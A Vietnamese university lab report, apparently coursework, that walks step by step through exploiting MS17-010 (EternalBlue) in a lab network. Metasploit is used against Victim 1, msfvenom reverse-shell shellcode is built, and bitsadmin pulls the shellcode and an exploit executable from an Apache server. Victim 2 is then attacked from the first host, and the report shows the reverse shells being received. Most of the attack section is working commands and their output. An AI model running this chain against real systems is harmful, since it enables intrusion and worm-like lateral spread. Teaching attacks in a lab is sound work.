TRƯỜNG ĐẠI HỌC CÔNG NGHỆ THÔNG TIN – ĐHQG TP.HCM
KHOA MẠNG MÁY TÍNH VÀ TRUYỀN THÔNG

BÁO CÁO THỰC HÀNH

LAB 3 – Worm

Cơ chế hoạt động của mã độc

NT230.L22.ATCL

GVHD: Nghi Hoàng Khoa

DANH SÁCH SINH VIÊN

Lê Đăng Dũng – **18520633**

Phạm Trần Tiến Đạt – **18520585**

Thực hiện lại nhưng không được sử dụng script .sh. Giải thích chi tiết từng bước mà script đã làm, Trên máy Attacker, mở 2 cổng lắng nghe là **4444** và **4600**, Trên máy Attacker, thực hiện khai thác lỗ hổng **MS17-010** trên máy Victim 1 và thực hiện connect back về máy Attacker trên port **4444**. Sau khi có được connect back từ máy Victim 1, trong session shell đó, thực hiện tải về exploit từ máy Attacker và khai thác lỗ hổng **MS17-010** trên máy Victim 2, để máy Victim 2 thực hiện connect back về máy Attacker trên port **4600**:

- Giải thích:

```
#colors
b="\033[1;37m"
r="\033[1;31m"
v="\033[1;32m"
a="\033[1;33m"
az="\033[1;34m"
nc="\e[0m"

<<COMMENT
    Đoạn code khai báo màu sắc
COMMENT
```

```
#var
shell="$"
n0=0
n1=1
n2=2
n3=3
n4=4
si=✓
no=✗
k1="x86"
k2="x64"
z="IP?"
x="Scan IP:"
c="Scan Completed"
in="Invalid Option"
rh="¿RHOST?"
lh="¿LHOST?"
lp="¿LPORT?"
netcat="Creating listening with NETCAT"
msf="Creating SHELLCODE with MSFVENOM"

<<COMMENT
    Đoạn code khai báo biến
COMMENT
```

```
function checkroot(){ # check quyền root của hệ thống
        echo ""
        echo -e "$a check root user $nc"
        sleep 4
    if [ "$(id -u)" == "0" ]; then
        echo ""
        echo -e " $b[$v$si$b] root $nc"
        sleep 4
        echo ""
    else
            echo ""
        echo -e " $b[$r$no$b] root $nc"
        sleep 4
        echo ""
        echo -e "$r EXITING $nc"
        sleep 4
        echo ""
        exit
    fi
}

<<COMMENT
    Đoạn code kiểm tra quyền root của hệ thống
COMMENT
```

Kiểm tra nếu là quyền root thì tiếp tục, không thì in thông báo và kết thúc

```
function dep1(){ # check xem xterm có được cài chưa
        echo -e "$a check dependencies $nc"
        sleep 4
        which xterm > /dev/null 2>&1
    if [ "$(echo $?)" == "0" ]; then
        echo ""
        echo -e " $b[$v$si$b] xterm installed $nc"
        sleep 4
    else
            echo ""
        echo -e " $b[$r$no$b] xterm no installed $nc"
        sleep 4
        echo ""
        echo -e "$b installing xterm $nc"
        sleep 4
        echo ""
        apt-get install xterm -y > /dev/null 2>&1
        echo -e " $b[$v$si$b] xterm installed $nc"
        sleep 4
    fi
}
<<COMMENT
    Kiểm tra xem xterm đã được cài chưa, nếu chưa cài thì tiến hành cài xterm
COMMENT
```

```
function dep2(){ # check netcat đã được cài chưa
        which nc > /dev/null 2>&1
    if [ "$(echo $?)" == "0" ]; then
            echo ""
        echo -e " $b[$v$si$b] netcat installed $nc"
        sleep 4
        echo ""
    else
            echo ""
        echo -e " $b[$r$no$b] netcat no installed $nc"
        sleep 4
        echo ""
        echo -e "$b installing netcat $nc"
        sleep 4
        echo ""
        apt-get install netcat -y > /dev/null 2>&1
        echo -e " $b[$v$si$b] netcat installed $nc"
        echo ""
    fi
}
<<COMMENT
    kiểm tra netcat đã được cài chưa, nếu chưa thì tiến hành cài đặt net cat
COMMENT
```

```
function dep3(){
        which rlwrap > /dev/null 2>&1
    if [ "$(echo $?)" == "0" ]; then
        echo -e " $b[$v$si$b] rlwrap installed $nc"
        sleep 4
        echo ""
    else
            echo ""
        echo -e " $b[$r$no$b] rlwrap no installed $nc"
        sleep 4
        echo ""
        echo -e "$b installing rlwrap $nc"
        sleep 4
        echo ""
        apt-get install rlwrap -y > /dev/null 2>&1
        echo -e " $b[$v$si$b] rlwrap installed $nc"
        echo ""
    fi
}
<<COMMENT
    kiểm tra rlwrap đã được cài chưa, nếu chưa thì tiến hành cài đặt rlwrap
COMMENT
```

```
function dep4(){ # check msfvenom đã được cài chưa
        which msfvenom > /dev/null 2>&1
    if [ "$(echo $?)" == "0" ]; then
        echo -e " $b[$v$si$b] msfvenom installed $nc"
        sleep 4
        echo ""
    else
            echo ""
        echo -e " $b[$r$no$b] msfvenom no installed $nc"
        sleep 4
        echo ""
        exit
    fi
}
<<COMMENT
    kiểm tra msfvenom đã được cài chưa, nếu chưa thì tiến hành cài đặt msfvenom
COMMENT
```

```
function dep5(){ # check module impacket đã được cài chưa
        echo -e " $b[$v$si$b] impacket installed $nc"
        sleep 4
        echo ""
        pip install impacket > /dev/null 2>&1
            pip3 install impacket > /dev/null 2>&1
        echo ""
}
<<COMMENT
    kiểm tra impacket đã được cài chưa, nếu chưa thì tiến hành cài đặt impacket
COMMENT
```

```
msfvenom -p windows/shell_reverse_tcp -f raw -o sc_x86_msf.bin EXITFUNC=thread LHOST=$lhost LPORT=$lport 2>/dev/null
# tạo ra payload dạng binary để thực thi kèm file python (phiên bản x86)
sleep 1
   cat sc_x86_kernel.bin sc_x86_msf.bin > sc_x86.bin #nối kernel x86 được viết sẵn và shellcode
   sleep 1
   python eternalblue_exploit7.py $rhost sc_x86.bin # đoạn code chạy file python kèm shellcode từ binary
exit
```

```
msfvenom -p windows/x64/shell_reverse_tcp -f raw -o sc_x64_msf.bin EXITFUNC=thread LHOST=$lhost LPORT=$lport
2>/dev/null # tạo ra payload dạng binary để thực thi kèm file python (phiên bản x64)
sleep 1
   cat sc_x64_kernel.bin sc_x64_msf.bin > sc_x64.bin #nối kernel x64 được viết sẵn và shellcode
   sleep 1
   python eternalblue_exploit7.py $rhost sc_x64.bin # đoạn code chạy file python kèm shellcode từ binary
exit
```

Thực hiện lại:

- Đầu tiên, mở msfconsole và tấn công lên máy victim 1: 192.168.111.138

```
msf5 > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.111.138
RHOSTS => 192.168.111.138
msf5 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.111.137
LHOST => 192.168.111.137
msf5 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
LPORT => 4444
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit
```

- Tấn công thành công victim 1:

```
[*] 192.168.111.138:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                  ice Pack 1
[+] 192.168.111.138:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.111.138:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.111.138:445 - Sending all but last fragment of exploit packet
[*] 192.168.111.138:445 - Starting non-paged pool grooming
[+] 192.168.111.138:445 - Sending SMBv2 buffers
[+] 192.168.111.138:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.111.138:445 - Sending final SMBv2 buffers.
[*] 192.168.111.138:445 - Sending last fragment of exploit packet!
[*] 192.168.111.138:445 - Receiving response from exploit packet
[+] 192.168.111.138:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.111.138:445 - Sending egg to corrupted connection.
[*] 192.168.111.138:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (192.168.111.137:4444 -> 192.168.111.138:49518) at 2021-04-26 20:37:37 +0
700
[+] 192.168.111.138:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.111.138:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.111.138:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=


C:\Windows\system32>
```

- Tiến hành tạo payload để tấn công từ máy victim 1 tới victim 2:

```
root@kali:~# msfvenom -p windows/x64/shell_reverse_tcp -f raw -o sc_x64_msf.bin EXITFUNC=thread LHOST=192.16
8.111.137 LPORT=4445
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 460 bytes
Saved as: sc_x64_msf.bin
root@kali:~#
```

- Tiến hành nối kernel x64 có sẵn với shell code:

```
root@kali:~# cat sc_x64_kernel.bin sc_x64_msf.bin > sc_x64.bin
root@kali:~# ls
Desktop    Downloads  Music     Public      sc_x64_kernel.bin  Templates
Documents  fff        Pictures  sc_x64.bin  sc_x64_msf.bin     Videos
root@kali:~#
```

- Đưa file binary này lên máy victim 1 bằng cách copy qua /var/www/html/ và bật server apache2. Từ máy victim 1, tải về bằng công cụ bitsadmin có sẵn trên windows 7.

```
root@kali:~# cp -f sc_x64.bin /var/www/html/
root@kali:~# service apache2 start
root@kali:~# service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
   Active: active (running) since Mon 2021-04-26 17:36:39 +07; 3h 8min ago
     Docs: https://httpd.apache.org/docs/2.4/
  Process: 1705 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
 Main PID: 1716 (apache2)
    Tasks: 8 (limit: 2275)
   Memory: 23.1M
   CGroup: /system.slice/apache2.service
           ├─1716 /usr/sbin/apache2 -k start
           ├─1717 /usr/sbin/apache2 -k start
           ├─1718 /usr/sbin/apache2 -k start
           ├─1719 /usr/sbin/apache2 -k start
           ├─1720 /usr/sbin/apache2 -k start
           ├─1721 /usr/sbin/apache2 -k start
           ├─1727 /usr/sbin/apache2 -k start
           └─2595 /usr/sbin/apache2 -k start
```

- Ở console sau khi tấn công được máy victim 1, thực hiện tải về bằng công cụ bitsadmin:

```
bitsadmin /transfer myjob /download /priority FOREGROUND
"http://192.168.111.137/sc_x64.bin" "C:\Users\LeDung\Desktop\sc_x64.bin"
```

```
C:\Windows\system32>bitsadmin /transfer myjob /download /priority FOREGROUND "http://192.168.111.137/sc_x64.
bin" "C:\Users\LeDung\Desktop\sc_x64.bin"
bitsadmin /transfer myjob /download /priority FOREGROUND "http://192.168.111.137/sc_x64.bin" "C:\Users\LeDun
g\Desktop\sc_x64.bin"

BITSADMIN version 3.0 [ 7.5.7601 ]
BITS administration utility.
(C) Copyright 2000-2006 Microsoft Corp.

BITSAdmin is deprecated and is not guaranteed to be available in future versions of Windows.
Administrative tools for the BITS service are now provided by BITS PowerShell cmdlets.

Transfer complete.

C:\Windows\system32>
```


- Sau khi có payload, ta sẽ chuyển file externalblue_exploit7.py sang file thực thi exe như sau:
    - Cài thư viện pyinstaller: pip install pyinstaller==3.6

```
root@LeDungPC:/mnt/c/Users/LeDung/Desktop/LAB3-MaDoc/win7# pip install pyinstaller==3.6
Requirement already satisfied: pyinstaller==3.6 in /usr/local/lib/python2.7/dist-packages
Requirement already satisfied: altgraph in /usr/local/lib/python2.7/dist-packages (from pyinstaller==3.6)
Requirement already satisfied: dis3 in /usr/local/lib/python2.7/dist-packages (from pyinstaller==3.6)
Requirement already satisfied: setuptools in /usr/local/lib/python2.7/dist-packages (from pyinstaller==3.6)
root@LeDungPC:/mnt/c/Users/LeDung/Desktop/LAB3-MaDoc/win7# _
```

    - Thực hiện câu lệnh: pyinstaller --onefile --windowed eternalblue_exploit7.py

```
root@LeDungPC:/mnt/c/Users/LeDung/Desktop/LAB3-MaDoc/win7# pyinstaller --onefile --windowed eternalblue_exploit7.py
38 INFO: PyInstaller: 3.6
38 INFO: Python: 2.7.17
38 INFO: Platform: Linux-4.19.128-microsoft-standard-x86_64-with-Ubuntu-18.04-bionic
43 INFO: wrote /mnt/c/Users/LeDung/Desktop/LAB3-MaDoc/win7/eternalblue_exploit7.spec
81 INFO: UPX is not available.
91 INFO: Extending PYTHONPATH with paths
['/mnt/c/Users/LeDung/Desktop/LAB3-MaDoc/win7',
 '/mnt/c/Users/LeDung/Desktop/LAB3-MaDoc/win7']
91 INFO: checking Analysis
133 INFO: Building because /mnt/c/Users/LeDung/Desktop/LAB3-MaDoc/win7/eternalblue_exploit7.py changed
133 INFO: Initializing module dependency graph...
139 INFO: Caching module graph hooks...
148 INFO: Caching module dependency graph...
163 INFO: running Analysis Analysis-00.toc
192 INFO: Analyzing /mnt/c/Users/LeDung/Desktop/LAB3-MaDoc/win7/eternalblue_exploit7.py
1739 INFO: Processing module hooks...
1739 INFO: Loading module hook "hook-encodings.py"...
2209 INFO: Looking for ctypes DLLs
2209 INFO: Analyzing run-time hooks ...
2212 INFO: Looking for dynamic libraries
2414 INFO: Looking for eggs
2414 INFO: Python library not in binary dependencies. Doing additional searching...
2494 INFO: Using Python library /usr/lib/x86_64-linux-gnu/libpython2.7.so.1.0
```


    - Nó sẽ tạo ra một folder chứa file thực thi exe mang tên dist.



    - Ta tiến hành tải file này về máy victim 1 bằng cách đưa lên host apache2 của linux và sử dụng công cụ bitsadmin ở terminal victim 1.

```
bitsadmin /transfer myjob /download /priority FOREGROUND
"http://192.168.111.137/eternalblue.exe" "C:\Users\LeDung\Desktop\ eternalblue.exe"
```

```
C:\Windows\system32>bitsadmin /transfer myjob /download /priority FOREGROUND "http://192.168.111.137/eternal
blue.exe" "C:\Users\LeDung\Desktop\eternalblue.exe"
bitsadmin /transfer myjob /download /priority FOREGROUND "http://192.168.111.137/eternalblue.exe" "C:\Users\
LeDung\Desktop\eternalblue.exe"

BITSADMIN version 3.0 [ 7.5.7601 ]
BITS administration utility.
(C) Copyright 2000-2006 Microsoft Corp.

BITSAdmin is deprecated and is not guaranteed to be available in future versions of Windows.
Administrative tools for the BITS service are now provided by BITS PowerShell cmdlets.

Transfer complete.

C:\Windows\system32>
```

Tải về thành công

- Change Dir vào trong Desktop của user hiện tại và thực hiện tấn công victim 2:

```
C:\Windows\system32>cd C:\Users\LeDung\Desktop\
cd C:\Users\LeDung\Desktop\

C:\Users\LeDung\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is E670-6144

 Directory of C:\Users\LeDung\Desktop

04/26/2021  09:03 PM    <DIR>          .
04/26/2021  09:03 PM    <DIR>          ..
04/26/2021  07:09 PM        11,390,736 eternalblue.exe
04/26/2021  08:44 PM             1,232 sc_x64.bin
               2 File(s)     11,391,968 bytes
               2 Dir(s)   8,842,948,608 bytes free

C:\Users\LeDung\Desktop>
```

- Trên máy Kali Linux mở port **4600** bằng netcat:

```
root@kali: ~

root@kali:~# nc -lvnp 4600
listening on [any] 4600 ...
```

- Tấn công trên terminal của victim 1:

```
C:\Users\LeDung\Desktop>eternalblue.exe 192.168.111.139 sc_x64.bin
eternalblue.exe 192.168.111.139 sc_x64.bin

C:\Users\LeDung\Desktop>
```

- Kết quả:

```
root@kali: ~

root@kali:~# nc -lvnp 4600
listening on [any] 4600 ...
connect to [192.168.111.137] from (UNKNOWN) [192.168.111.139] 49161
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```